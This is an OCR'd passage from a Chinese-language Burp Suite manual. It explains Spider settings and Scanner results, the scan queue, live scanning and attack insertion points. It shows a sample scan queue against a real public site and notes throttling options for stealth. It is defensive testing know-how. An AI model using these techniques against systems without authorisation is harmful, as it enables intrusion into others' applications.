


图 1-1-23

1)passively spider as you browse

如果这个选项被选中，Burp Suite 会被动地处理所有通过 Burp Proxy 的 HTTP 请求，来确认访问页面上的链接和表格。使用这个选项能让 Burp Spider 建立一个包含应用程序内容的详细画面，甚至此时你仅仅使用浏览器浏览了内容的一个子集，因为所有被访问内容链接到内容都会自动地添加到 Suite 的站点地图上。

2)link depth to associate with proxy requests

这个选项控制着与通过 Burp Proxy 访问的 web 页面 有关的” link depth”。为了防止 Burp Spider 跟踪这个页面里的所有链接，要设置一个比上面 选项卡里的” maximum link depth”值还高的一个值。

Form Submission




图 1-1-24

1)individuate forms

这个选项是配置个性化的标准(执行 URL，方法，区域，值)。当 Burp Spider 处理这些表格时，它会检查这些标准以确认表格是否是新的。旧的表格不会加入到提交序列。

2)Don’t submit

如果选中这个，Burp Spider 不会提交任何表单。

3)prompt for guidance

如果选中这个，在你提交每一个确认的表单前，Burp Suite 都会为你指示引导。这允许你根据需要在输入域中填写自定义的数据，以及选项提交到服务器的哪一个 区域，以及是否遍历整个区域。

4)automatically submit

如果选中，Burp Spider 通过使用定义的规则来填写输入域的文本值来自动地提交范围内的表单。每一条规则让你指定一个简单的文本或者正则表达式来匹配表单字段名，并提交那些表单名匹配的字段值。可以为任意不匹配的字段指定默认值。

在应用程序通常需要对所有输入域都是有效格式的数据的地方，如果你想通过登记表单 和相似功能自动地 spider，则这个选项会非常有用。在自动地把表单数据提交到广阔范围内的应用程序时，Burp 使用一组非常成功的规则。当然，如果你遇到有自己需要提交的特定值的表单字段名时，你可以修改这些或者添加自己的规则。你要小心地使用这个选项，因为提交了表单里的虚假值有时会导致一些不希望看到操作。

许多表单包含了多个提交元素，这些会对应用程序进行不同的操作，和发现不同的内容。 你可以配置 Spider 重复通过表单里提交元素的值，向每个表单提交多次，次数低于配置的最大值。

Application Login




图 1-1-25

登陆表单在应用程序中扮演一个特殊角色，并且你常常会让 Burp 用和处理平常表单不 一样的方式来处理这个表单。使用这个配置，你可以告诉 Spider 在遇到一个表单执行下面 4 种不同操作的一种：

1.如果你没有证书，或者关注 Spidering 的敏感保护功能，Burp 可以忽略登陆表单。

2.Burp 能交互地为你提示引导，使你能够指定证书。这时默认设置项。

3.Burp 通过你配置的信息和自动填充规则，用处理其他表单的方式来处理登陆表单。

4.在遇到的每个登陆表单时，Burp 能自动地提交特定的证书。

在最后一种情况下，任何时间 Burp 遇到一个包含密码域的表单，会提交你配置的密码到密码域，提交你配置用户名到最像用户名的字段域。如果你有应用程序的证书，想让 Spider 为你处理登陆，通常情况下这是最好的选项

Spider Engine

图 1-1-26

这些设置控制用于 Spidering 时发出 HTTP 请求的引擎。下列选项可用：

1)Number of threads----此选项控制并发请求进程数。

2)Number of retries on network failure----如果出现连接错误或其他网络问题，BurpSuite 会放弃和移动之前重试的请求指定的次数。测试时间歇性网络故障是常见的，所以最好是在发生故障时重试该请求了好几次。

3)Pause before retry----当重试失败的请求，BurpSuite 会等待指定的时间（以毫秒为单位）以下，然后重试失败。如果服务器被宕掉、繁忙或间歇性的问题发生，最好是等待很短的时间，然后重试。

4)Throttle between requests----BurpSuite 可以在每次请求之前等待一个指定的延迟(以毫秒为单位)。此选项很有用，以避免超载应用程序，或者是更隐蔽。

5)Add random variations to throttle----此选项可以通过降低您的要求的时序模式进一步增加隐身。

Request Headers

这些设置控制由蜘蛛发出的 HTTP 请求中使用的请求头。您可以配置头蜘蛛在请求中使用的自定义列表。这可能是有用的，以满足各个应用程序的特定要求 - 例如，测试设计用于移动设备的应用程序时，以模拟预期的用户代理。

以下选项也可用，如图 1-1-27：




图 1-1-27

1)Use HTTP version 1.1----如果选中，Spider 会使用 HTTP1.1 版在其请求;否则，它会使用 1.0 版。

2)Use Referer header----如果选中 ,Spider 会要求从另一个页面链接到任何项目时提交相关 Referer 头。此选项很有用更加紧密地模拟将通过您的浏览器发出的请求，并且还可能需要浏览一些应用程序验证 Referer 头。

Scanner 功能

Using Burp Scanner

分以下几个步骤来简单使用 Scanner 1.设置好代理之后在地址栏输入你要抓取的地址，并且要在 Proxy 里把拦截关了，随后切换到 Scanner 的 Results 就可以看到地址已经在开始扫描咯，如图 1-1-28：




图 1-1-28

2.对地址右击还可以导出报告，如图 1-1-29~图 1-1-30：




图 1-1-29

图 1-1-30

Html 或者 xml 随便你以什么格式的，然后一直下一步下一步到如下图选择保存文件到哪，

如图 1-1-31：




图 1-1-31

我们打开看看，是不是很漂亮呢，如图 1-1-32：




图 1-1-32

3.如果扫描出漏洞了我们还可以直接在这针对某个漏洞进行查看，如果想测试的话可以发送到 Repeater 进行测试哦，如图 1-1-33：




图 1-1-33

Results

结果选项卡包含所有的扫描仪已确定，从主动和被动扫描的问题。以一种树型图显示应用程序的内容，其中的问题已经被发现，使用 URL 分解成域，目录和文件的层次表示。如果您选择一个或多个部分的分支，所有选定的项目将扫描的问题都列出来，用组合在一起的相同类型的问题。您还可以扩大这些问题汇总查看所有的每种类型的个别问题。 如果您选择的问题那么将显示相应的详情，包括：

1)自定义的漏洞，咨询内容包括：

问题类型及其整治的标准描述。

中适用于该问题，并影响其修复任何特定的功能的描述。

2)完整的请求和响应都是依据报告了该问题。在适用的情况，是相关的识别和再现问题的请求和响应的部分在请求和响应消息的编辑器中突出显示。

通常情况下，测试并验证一个问题最快的方法是使用发送到 Repeater。另外，对于 GET 请求，您可以复制此 URL，并将其粘贴到浏览器中。然后，您可以重新发出请求。 Burp 扫

描报告描述，每一个问题都会给出严重程度（高，中，低，资讯）和置信度（肯定的，坚定的，暂定）的评级。当一个问题一直使用一种技术，本质上是不太可靠（如 SQL 盲注）确定，Burp 会让你意识到这一点，通过丢弃的置信水平存在一定不足。这些额定值应始终被解释为指示性的，你应该根据你的应用程序的功能和业务方面的知识进行审查。

这个问题已经上市，你可以用它来执行以下操作的上下文菜单：如图 1-1-34：




图 1-1-34

Report selected issues


启动 BurpSuite Scanner 的报告向导，生成的选定问题的正式报告。 Set severity - 这让你重新分配问题的严重程度。您可以设置严重程度高，中，低，或信息。您还可以标记问题作为假阳性。

Delect selected issues

删除选定问题。请注意，如果你删除了一个问题，Burp 重新发现了同样的问题（例如，如果你重新扫描了同样的要求），那么问题将再次报告。相反，如果你是一个假阳性标记的问题，那么这将不会发生。因此，最适合用于清理扫描结果移除你不感兴趣。对于内部的功能不需要您的问题仍然工作在主机或路径删除的问题，您应该使用假阳性的选项。

Scan Queue

Active Scanning(主动扫描)过程通常包括发送大量请求到服务器为所扫描的每个基本的请求，这可能是一个耗时的过程。当您发送的主动扫描请求，这些被添加到活动扫描队列，它们被依次处理。如图 1-1-35：



#	Host	URL	Status	Issues	Requests	Errors	Insertion points
14	http://www.baidu.com	/more/index.html	finished		451	3	13
15	http://www.baidu.com	/s	finished		263	1	8
16	http://www.baidu.com	/s	finished		350	4	10
17	http://www.baidu.com	/s	finished		492	4	12
18	http://www.baidu.com	/s	finished		723	2	17
19	http://www.baidu.com	/s	finished		344	3	10
20	http://www.baidu.com	/s	finished		392	1	11
21	http://www.baidu.com	/s	finished		634	4	15
22	http://www.baidu.com	/s	finished		694	5	17
23	http://www.baidu.com	/s	finished		644	1	16
24	http://www.baidu.com	/s	finished		685	2	17

图 1-1-35

扫描队列中显示每个项目的详细信息如下：

1)索引号的项目，反映该项目的添加顺序。

2)目的地协议，主机和 URL 。

3)该项目的当前状态，包括完成百分比。

4)项目扫描问题的数量（这是根据所附的最严重问题的重要性和彩色化） 。

5)在扫描项目的请求数量进行。

注意 这不是插入点的数量的线性函数 - 观察应用程序行为的反馈到后续攻击的请求，仅仅因为它会为一个测试仪。

6)网络错误的数目遇到的问题。

7)为项目创建的插入点的数量。

这些信息可以让您轻松地监控个别扫描项目的进度。如果您发现某些扫描进度过于缓慢，可以理解的原因，如大量的插入点，缓慢的应用响应，网络错误等给定这些信息，你就可以采取行动来优化你的扫描，通过改变配置为插入点时，扫描引擎，或正在测试的主动扫描区域。你可以双击任何项目在扫描队列显示，到目前为止发现的问题，并查看了基本请求和响应的项目。您可以使用扫描队列的上下文菜单来执行各种操作来控制扫描过程。确切的可用选项

取决于所选的项目（S ）的状态，并包括：如图 1-1-36：




图 1-1-36

Show details

这将打开显示到目前为止发现的问题的一个窗口，与底座请求和响应的项目。

Scan again

此复制所选择的项目（S ） ，并将这些队列的末尾。

Delete item(S)

这将永久地从队列中删除选定的项目（S ） 。

Delect finished items

这永久删除那些已经完成了队列中的任何项目。

Automatically delete finished items

这是否切换扫描器会自动从队列为他们完成删除项目。

Pause/resume scanner

这可以暂停和恢复激活扫描仪。如果任何扫描正在进行时，扫描会暂停，而挂起的扫描请求完成后，通常会有一个短暂的延迟。

Send to

这些选项用于所选项目的基本请求发送到其它 Burp(Repeater、Intruder)工具。

Live Scanning

实时扫描可让您决定哪些内容通过使用浏览器的目标应用，通过 BurpProxy 服务器进行扫描。您可以实时主动扫描设定 live active scanning 和 live passive 两种扫描模式。

如图 1-1-37：




图 1-1-37

Live active scanning

执行现场主动扫描，请执行以下步骤：

1)配置与目标的细节，你要主动扫描现场主动扫描设置。如果你已经配置了一套全范围的目标为你目前的工作 那么你可以简单地通知 Burp 主动扫描落在该范围内的每个请求。或者，您可以使用 URL 匹配规则定义自定义范围。

2)各地通过 BurpProxy 通常的方式应用浏览。这将有效地展示 Burp 要扫描的应用功能。对于每一个独特的所在范围的要求，你通过你的浏览器，Burp 会排队主动扫描请求，并将努力走在后台找到漏洞为您服务。

Live Passive Scanning

现场演示被动扫描，请执行以下步骤：

1) 配置具有您要被动地扫描目标的细节 live passive scanning。默认情况下，Burp 执行所有请求的被动扫描，但你可以限制扫描目标范围，或者使用 URL 匹配规则的自定义范围。

2)通过 BurpProxy 通常的方式应用浏览。这将有效地展示 Burp 你要扫描的应用功能。

Options

此选项卡包含 Burp 扫描选项进行攻击的插入点，主动扫描引擎，主动扫描优化，主动扫描区和被动扫描区域。

Attack Insertion Points

这些设置控制扫描仪的地方“插入点(insertion points)”到被发送的主动扫描每个基本要求。

插入点攻击将被放置，探测漏洞请求中的位置。

每个定义的插入点单独扫描。 BurpSuite 为您提供细粒度地控制放置插入点，以及这些选项仔细配置会让您量身定制您的扫描到您的目标应用程序的性质。

插入点的配置也代表你的扫描速度和全面性之间进行权衡。

注：除了让 Burp 自动指定插入点，就可以完全自定义这些，这样你就可以在你想要攻击的地方放在任意一个位置。

要使用此功能，将请求发送给 Intruder，用 payload positions 标签来定义通常的方式各插入点的开始和结束，并选择入侵者菜单选项“积极定义扫描插入点” 。

您也可以指定以编程方式使用 Burp 扩展的自定义插入点位置，如图 1-1-38：

